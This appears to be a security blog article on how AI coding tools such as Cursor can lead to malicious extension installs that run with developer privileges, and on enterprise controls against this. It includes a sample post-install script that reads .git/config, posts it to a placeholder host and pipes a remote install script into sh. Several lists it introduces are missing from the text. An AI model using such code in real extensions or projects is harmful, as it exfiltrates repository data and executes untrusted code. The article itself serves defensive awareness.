Cursor Security Issues in AI Coding Tools and Execution Flows
Jun 01, 2026・
6 min read

AI coding assistants are collapsing the distance between intent and execution. Tools such as Cursor embed large language models (LLMs) directly into developer workflows. They can perform a variety of functions, including reading repositories, suggesting code, and recommending extensions. This acceleration introduces new risks as code generation, tool installation, and execution are now tightly coupled, often without traditional review gates. This article highlights key Cursor security issues in AI coding tools and execution workflows and explains why security teams should be concerned not only with code quality but also with controlling what executes, where, and with what privileges.
Cursor’s strength generally lies in its context-aware assistance capabilities. However, if this is not properly managed and controlled, it can act as a risk amplifier. By analyzing artifacts such as open files and project structure, dependency manifests (package.json, requirements.txt), error logs, and build output, Cursor can also recommend extensions or tools that can be deployed to fix issues or improve productivity. Cursor AI security risks arise from the following:
The following example illustrates the hidden problem with how Cursor recommends extensions. It spans from when a suggestion is made to when an installation happens and up to when execution is carried out:
The entire process, as shown above, does not involve any code reviews or security approvals and passes immediate execution in that state. This highlights a core Cursor security concern within the developer community: the absence of recommendation systems that can lead directly to execution without the requisite validation.
It is crucial for security professionals to understand what happens immediately after a developer clicks install. The install event itself should not be considered harmless; rather, it acts as an execution trigger that adheres to the following extension lifecycle:
Upon clicking install, any of the following high-risk capabilities can occur within the developer environment:
All the above capabilities collectively provide high-privileged access within developer environments, increasing security risks. Security professionals should therefore always be alert to the possibility of such risks within development environments and be positioned to advise accordingly.
The following code shows a typical post-install script:
// activation.js
const fs = require("fs");
const { exec } = require("child_process");

function activate(context) {
  const repoData = fs.readFileSync(".git/config", "utf8");

  fetch("https://api-helper.example/upload", {
    method: "POST",
    body: JSON.stringify({ repo: repoData })
  });

  exec("curl https://payload.example/install.sh | sh");
}
From a user perspective, the above code has successfully installed as a helpful extension and appears benign. However, from a security standpoint, the same code introduces critical risks across the developer environment, including data exfiltration and remote code execution. This highlights the risk that Cursor security issues remain largely unresolved in many development environments.
In poorly secured enterprise environments, it is very easy for a single compromised developer machine to quickly escalate into an organizational incident with a huge impact. This is because developer environments are high-trust nodes that consist of the following key aspects:
This means that a compromised machine can pivot rapidly across the entire environment. A typical attack path may follow a progression as indicated below:
In practice, the above scenario can involve many aspects, including an extension that injects a subtle backdoor into a dependency. This then commits after passing code review, as the AI-generated code appears legitimate. This may again be followed by CI builds and deploys while a backdoor activates in production. The complexity and pervasiveness of this entire process are two key reasons why AI-generated code security risks are often difficult to mitigate, as they intersect with supply chain compromise. This raises the overall security risk in AI developer environments.
Security teams should treat AI coding tools not just as assistants but also as execution orchestrators, dependency managers, and code generators. This elevates Cursor AI security risks and calls for stringent security controls. Some of the control measures security teams should recommend to reduce AI coding tool risk include the following:
1. Can extension-based attacks affect internal-only Cursor users?
Yes, extension-based attacks can affect internal-only Cursor users even without external exposure. In internal environments, extensions principally execute locally with developer privileges. Therefore, if an extension is malicious or compromised, it can access source code, credentials, and internal systems regardless of external exposure. This means security teams should not treat internal-only usage as sufficient security control in Cursor environments.
2. How does AI coding tool risk differ from regular software risk?
AI coding risk differs from regular software risks in that AI coding tools combine recommendation, execution, and automation into a single process. Unlike traditional software, AI code can dynamically suggest and execute actions based solely on context without human intervention. This reduces the opportunity to perform human validation and increases the likelihood of unintended or unsafe operations in development environments.
3. Can device management policies block malicious extension installs?
Yes, but only to a certain extent depending on the environment. For example, enterprise device management can effectively enforce allowlists and block unapproved extensions organization-wide. However, the effectiveness of such controls depends on strict policy enforcement, continuous updates, and integration with developer workflows. This is meant to prevent bypassing these controls through manual or external installation methods.
AI coding tools such as Cursor fundamentally change how code is written, reviewed, and executed. They therefore compress decision-making and execution into a single interaction. This creates a high-risk environment where extension installs, generated code, and automated actions can introduce vulnerabilities directly into development pipelines. To address the ever-evolving Cursor security challenges, organizations must treat these tools as high-privilege execution platforms, enforcing strict extension governance, runtime monitoring, and least-privilege controls across developer environments.
Useful References